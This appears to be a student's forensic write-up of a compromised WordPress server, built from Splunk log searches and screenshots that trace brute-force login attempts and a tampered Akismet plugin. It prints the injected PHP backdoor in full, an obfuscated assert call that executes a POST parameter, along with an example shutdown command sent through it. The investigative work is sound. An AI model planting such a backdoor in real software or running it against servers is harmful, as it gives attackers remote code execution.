
Interesting Fields: bytes 3, clientip 11, date_hour 8, date_mday 6, date_minute 12, date_month 2

Time	Event
1/24/17 9:15:42.000 PM	`211.72.118.101 - - [24/Jan/2017:21:15:42 -0500] "POST /wp-login.php HTTP/1.1" 302 1102 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.0.3705;)"` host = yamin · req_time = 24/Jan/2017:21:15:42 -0500 · source = access_log · sourcetype = access_combined · uri = /wp-login.php · uri_path = /wp-login.php
1/24/17 9:15:42.000 PM	`211.72.118.101 - - [24/Jan/2017:21:15:42 -0500] "POST /wp-login.php HTTP/1.1" 302 1102 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.0.3705;)"` host = yamin · req_time = 24/Jan/2017:21:15:42 -0500 · source = access_log · sourcetype = access_combined · uri = /wp-login.php · uri_path = /wp-login.php
1/24/17 9:08:06.000 PM	`117.136.88.212 - - [24/Jan/2017:21:08:06 -0500] "POST /wp-login.php HTTP/1.1" 302 1102 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.0.3705;)"` host = yamin · req_time = 24/Jan/2017:21:08:06 -0500 · source = access_log · sourcetype = access_combined · uri = /wp-login.php · uri_path = /wp-login.php
1/24/17 9:08:06.000 PM	`117.136.88.212 - - [24/Jan/2017:21:08:06 -0500] "POST /wp-login.php HTTP/1.1" 302 1102 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.0.3705;)"` host = yamin · req_time = 24/Jan/2017:21:08:06 -0500 · source = access_log · sourcetype = access_combined · uri = /wp-login.php · uri_path = /wp-login.php
1/24/17 8:57:11.000 PM	`106.185.39.96 - - [24/Jan/2017:20:57:11 -0500] "POST /wp-login.php HTTP/1.1" 302 1102 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; .NET CLR 1.0.3705;)"` host = yamin · req_time = 24/Jan/2017:20:57:11 -0500 · source = access_log · sourcetype = access_combined · uri = /wp-login.php · uri_path = /wp-login.php

In order to determine how many client IPs were successful, I'm going to set a baseline that any client ip with more than 32 POST requests is brute forcing the WordPress login (IP count on POST requests > 32). Baselining is a very important concept in security.

Now, we can see that there are 14 unique client IPs that are evidently brute forcing the WordPress login. Client IP 199.168.99.18 is number one in that race with 5301 POST requests (5303 total events). I'm going to perform a top-down approach starting with first place and work my way down to last place (client IP = 195.154.255.66).

Sometimes, you need to be clever when finding script kiddies. Instead of searching where you think they'll leave footprints behind, you must look in places that are opposite of where you searching. This is a common reverse engineering technique. I establish this by filtering for 'file!="wp-login.php" method=POST clientip="199.168.99.18" ' to see what file(s) this client ip has been modifying and pushing to the server. From the URI, I can clearly see the client ip modified something in /wp-admin/plugin-editor.php with his/her POST request on 12/6/2016 at 17:29:16 hours. The image below verifies this.




```
* host=yamin file!="wp-login.php" method=POST  clientip="199.168.99.18"
```

✓ 1 event (before 10/5/17 7:03:22.000 AM)

Time	Event
12/6/16 5:29:16.000 PM	199.168.99.18 - - [06/Dec/2016:17:29:16 -0500] "POST /wp-admin/plugin-editor.php HTTP/1.1" 302 423 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36" host = yamin req_time = 06/Dec/2016:17:29:16 -0500 source = access_log sourcetype = access_combined uri = /wp-admin/plugin-editor.php uri_path = /wp-admin/plugin-editor.php

I then want to see what all this client ip has been up to so I eliminate POST from the search and proceed to view all activity with everything not associated with wp-login.php. I filter using the string 'file!="wp-login.php" clientip="199.168.99.18" ' (you can achieve the same result by using the URI path in the query: file!="wp-login.php" clientip="199.168.99.18" uri_path="/wp-admin/plugin-editor.php") and found there are 2 GET requests milliseconds apart, both at 5:29 PM (15 and 17 milliseconds) on 12/6/2016. Moreover, there was 1 POST request at 5:29:16 which included a file that was sent to the server. I know this by the URI: /wp-admin/plugin-editor.php?file=akismet/akismet.php&a=te&scrollto=0. This verifies that only a script can execute a task that quickly (2 GET requests and 1 POST request all within 1 millisecond apart?). The image below reflects my finding.




```
* host=yamin file!="wp-login.php"  clientip="199.168.99.18"
```

✓3 events (before 10/5/17 8:53:41.000 AM)

Time	Event
12/6/16 5:29:17.000 PM	199.168.99.18 - - [06/Dec/2016:17:29:17 -0500] "GET /wp-admin/plugin-editor.php?file=akismet/akismet.php&a=te&scrollto=0 HTTP/1.1" 200 32004 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36" host = yamin req_time = 06/Dec/2016:17:29:17 -0500 source = access_log sourcetype = access_combined uri = /wp-admin/plugin-editor.php?file=akismet/akismet.php&a=te&scrollto=0 uri_path = /wp-admin/plugin-editor.php
12/6/16 5:29:16.000 PM	199.168.99.18 - - [06/Dec/2016:17:29:16 -0500] "POST /wp-admin/plugin-editor.php HTTP/1.1" 302 423 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36" host = yamin req_time = 06/Dec/2016:17:29:16 -0500 source = access_log sourcetype = access_combined uri = /wp-admin/plugin-editor.php uri_path = /wp-admin/plugin-editor.php
12/6/16 5:29:15.000 PM	199.168.99.18 - - [06/Dec/2016:17:29:15 -0500] "GET /wp-admin/plugin-editor.php HTTP/1.1" 200 31324 "-" "Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/46.0.2490.80 Safari/537.36" host = yamin req_time = 06/Dec/2016:17:29:15 -0500 source = access_log sourcetype = access_combined uri = /wp-admin/plugin-editor.php uri_path = /wp-admin/plugin-editor.php

I'm going to put the other script kiddies on hold for now, and go check out this code. I navigate to httpdocs > wp-content > plugins > akismet >akismet.php and open this file with Notepad++. The image below shows you the file I looked at. I expand the PHP above the business PHP. Although I don't know PHP, I see some code that seems weird to me (strrev and an array) whenever a POST request is made.



C:\Users\Yamin\Desktop\hw4\httpdocs\httpdocs\wp-content\plugins\akismet\akismet.php - Notepad++

```php
<?php
if(isset($_POST['1w#'])){
$item['ersxf2d'] = strrev('t'./*-/*-*/'r'./*-/*-*/'es'./*-/*-*/'sa');
$array[] = $item;
/*yD4kpPnRwvSTeGH*/
$array[0]['ersxf2d']($_POST['1w#']);exit();}
?><?php
if(isset($_POST['1w#'])){
$item['ersxf2d'] = strrev('t'./*-/*-*/'r'./*-/*-*/'es'./*-/*-*/'sa');
$array[] = $item;
/*yD4kpPnRwvSTeGH*/
$array[0]['ersxf2d']($_POST['1w#']);exit();}
?><?php
if(isset($_POST['1w#'])){
$item['ersxf2d'] = strrev('t'./*-/*-*/'r'./*-/*-*/'es'./*-/*-*/'sa');
$array[] = $item;
/*yD4kpPnRwvSTeGH*/
$array[0]['ersxf2d']($_POST['1w#']);exit();}
?>

/*
POST /wp-content/plugins/akismet/akismet.php

1w#=system(shutdown())
*/

<?php
/**
 * @package Akismet
 */
/*
Plugin Name: Akismet
Plugin URI: https://akismet.com/
Description: Used by millions, Akismet is quite possibly the best way in the world to <strong>protect your blog from spam</strong>. It keeps your site protected
```


Explain what the PHP changes, what it does, and the purpose here:

The code is reversing a string. That string is assert backwards. Assert is a php function. This client ip is storing a function inside an array ($item). He/she is then storing $item inside another array so now it's a multi-dimensional array. After that, they are passing the string to post which is a function assert (whatever they want to do). For example, they can shut down the system or do other things.

*/**

Interesting Discovery

I navigate to httpdocs > wp-admin > plugin-editor.php and open this file with Notepad++. The image below shows you the file I am looking at. Although I don't know PHP, I see some code that seems weird to me (wp_die function especially).




C:\Users\Yamin\Desktop\hw4\httpdocs\httpdocs\wp-admin\network\plugin-editor.php - Notepad++

```php
<?php
/**
 * Plugin editor network administration panel.
 *
 * @package WordPress
 * @subpackage Multisite
 * @since 3.1.0
 */

/** Load WordPress Administration Bootstrap */
require_once( dirname( __FILE__ ) . '/admin.php' );

if ( ! is_multisite() )
    wp_die( __( 'Multisite support is not enabled.' ) );

require( ABSPATH . 'wp-admin/plugin-editor.php' );

```

PHP Hypertext Preprocessor file   length : 358   lines : 17   Ln : 17   Col : 1   Sel : 0 | 0   UNIX   UTF-8   INS

Another strange thing I came across is there were two files with the same name that were modified. I am able to confirm this with my file explorer search > right click > view properties of both files. I can see the original file was created on September 25, 2013 with 358 bytes of data and the same file was re-created on August 28, 2016 with 11.7 KB of data. ***[Insert 3.60 here].***



plugin-editor
plugin-editor

plugin-editor.php Properties

General | Security | Details | Previous Versions

plugin-editor.php

Type of file: PHP File (.php)
Opens with: Pick an app Change...
Location: C:\Users\Yamin\Desktop\hw4\httpdocs\httpdocs\w
Size: 358 bytes (358 bytes)
Size on disk: 0 bytes
Created: Wednesday, September 25, 2013, 12:18:12 AM
Modified: Today, October 5, 2017, 7 hours ago
Accessed: Wednesday, September 25, 2013, 12:18:12 AM
Attributes: ☐ Read-only ☐ Hidden Advanced...
Security: This file came from another computer and might be blocked to help protect this computer. ☐ Unblock

OK Cancel Apply

plugin-editor Properties


General | Security | Details | Previous Versions

plugin-editor

Type of file: PHP File (.php)
Opens with: Notepad Change...
Location: C:\Users\Yamin\Desktop\hw4\httpdocs\httpdocs\w
Size: 11.7 KB (11,984 bytes)
Size on disk: 12.0 KB (12,288 bytes)
Created: Sunday, August 28, 2016, 1:23:04 PM
Modified: Today, October 5, 2017, 7 hours ago
Accessed: Sunday, August 28, 2016, 1:23:04 PM
Attributes: ☐ Read-only ☐ Hidden Advanced...
Security: This file came from another computer and might be blocked to help protect this computer. ☐ Unblock

OK Cancel Apply


With this discovery, this prompted me to open the second file in php and I discovered that was the manipulated file. The image below shows the manipulated plugin-editor.php


C:\Users\Yamin\Desktop\hw4\httpdocs\httpdocs\wp-admin\plugin-editor.php - Notepad++
File Edit Search View Encoding Language Settings Macro Run Plugins Window ?
plugin-editor.php
plugin-editor.php
PHP Hypertext Preprocessor file
length : 11984 lines : 295
Ln : 14 Col : 12 Sel : 0 | 0
UNIX
UTF-8
INS
Type here to search
8:06 AM
10/5/2017

```php
<?php
/**
 * Edit plugin editor administration panel.
 *
 * @package WordPress
 * @subpackage Administration
 */

/** WordPress Administration Bootstrap */
require_once( dirname( __FILE__ ) . '/admin.php' );

if ( is_multisite() && ! is_network_admin() ) {
    wp_redirect( network_admin_url( 'plugin-editor.php' ) );
    exit();
}

if ( !current_user_can('edit_plugins') )
    wp_die( __('Sorry, you are not allowed to edit plugins for this site.') );

$title = __("Edit Plugins");
$parent_file = 'plugins.php';

wp_reset_vars( array( 'action', 'error', 'file', 'plugin' ) );

$plugins = get_plugins();

if ( empty( $plugins ) ) {
    include( ABSPATH . 'wp-admin/admin-header.php' );
    ?>
    <div class="wrap">
        <h1><?php echo esc_html( $title ); ?></h1>
        <div id="message" class="error"><p><?php _e( 'You do not appear to have any plugins available at this time.' ); ?></p></div>
    </div>
    <?php
```

*/

Next, I right clicked to view events of the runner-up in a new window, client ip: 91.200.12.81, with 3594 POST requests (3613 total events). Once again, I filtered for 'file!="wp-login.php" method=POST clientip="91.200.12.81"' and got 0 results. I removed the ! in the above query and changed the method to GET. I see only 19 GET requests. The image below verifies my GET request results. I then changed the method to HEAD and saw 0 HEAD requests. I can conclude this client ip failed to brute force the word press server.




```
* host=yamin file="wp-login.php" method=POST | stats count by clientip | sort -count
```

✓ 34,195 events (before 10/5/17 6:44:47.000 AM)   No Event Sampling

Events (34,195)   Patterns   Statistics (1,027)   Visualization

clientip	count
199.168.99.18	5303
	3613
	3265
	2928
	2928
	2924
	1768
160.202.163.124	1464
195.154.253.152	1464
62.210.146.49	1464
91.200.12.115	1464
91.200.12.132	1464
91.200.12.29	1464
195.154.255.66	1460
35.156.201.2	32
109.247.131.218	29
178.255.168.22	12

clientip = 199.168.99.18
View events
Other events
Exclude from results
New search



```
* host=yamin file="wp-login.php" method=GET  clientip="91.200.12.81"
```

✓ 19 events (before 10/5/17 8:20:06.000 AM)   No Event Sampling

Events (19)   Patterns   Statistics   Visualization

Selected Fields
a host 1
a req_time 16
a source 1
a sourcetype 1
a uri 1
a uri_path 1

Interesting Fields
# bytes 4
a clientip 1
# date_hour 8
# date_mday 9
# date_minute 13
a date_month 2
# date_second 14
a date_wday 6

Time	Event
12/23/16 4:11:02.000 AM	91.200.12.81 - - [23/Dec/2016:04:11:02 -0500] "GET /wp-login.php HTTP/1.1" 200 2628 "-" "Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)" host = yamin req_time = 23/Dec/2016:04:11:02 -0500 source = access_log sourcetype = access_combined uri = /wp-login.php uri_path = /wp-login.php
12/18/16 12:32:20.000 PM	91.200.12.81 - - [18/Dec/2016:12:32:20 -0500] "GET /wp-login.php HTTP/1.1" 200 2572 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0)" host = yamin req_time = 18/Dec/2016:12:32:20 -0500 source = access_log sourcetype = access_combined uri = /wp-login.php uri_path = /wp-login.php
